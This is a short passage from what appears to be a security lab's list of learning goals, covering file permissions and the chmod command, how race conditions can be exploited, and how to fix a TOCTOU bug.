3. The meaning of file permission. Although we do not go through explicitly on how it is set, you can read about it here: https://kb.iu.edu/d/abdb and experiment how to do it using the `chmod` command.
4. How race condition happens and how it can be used as an attack
5. How to fix the TOCTOU bug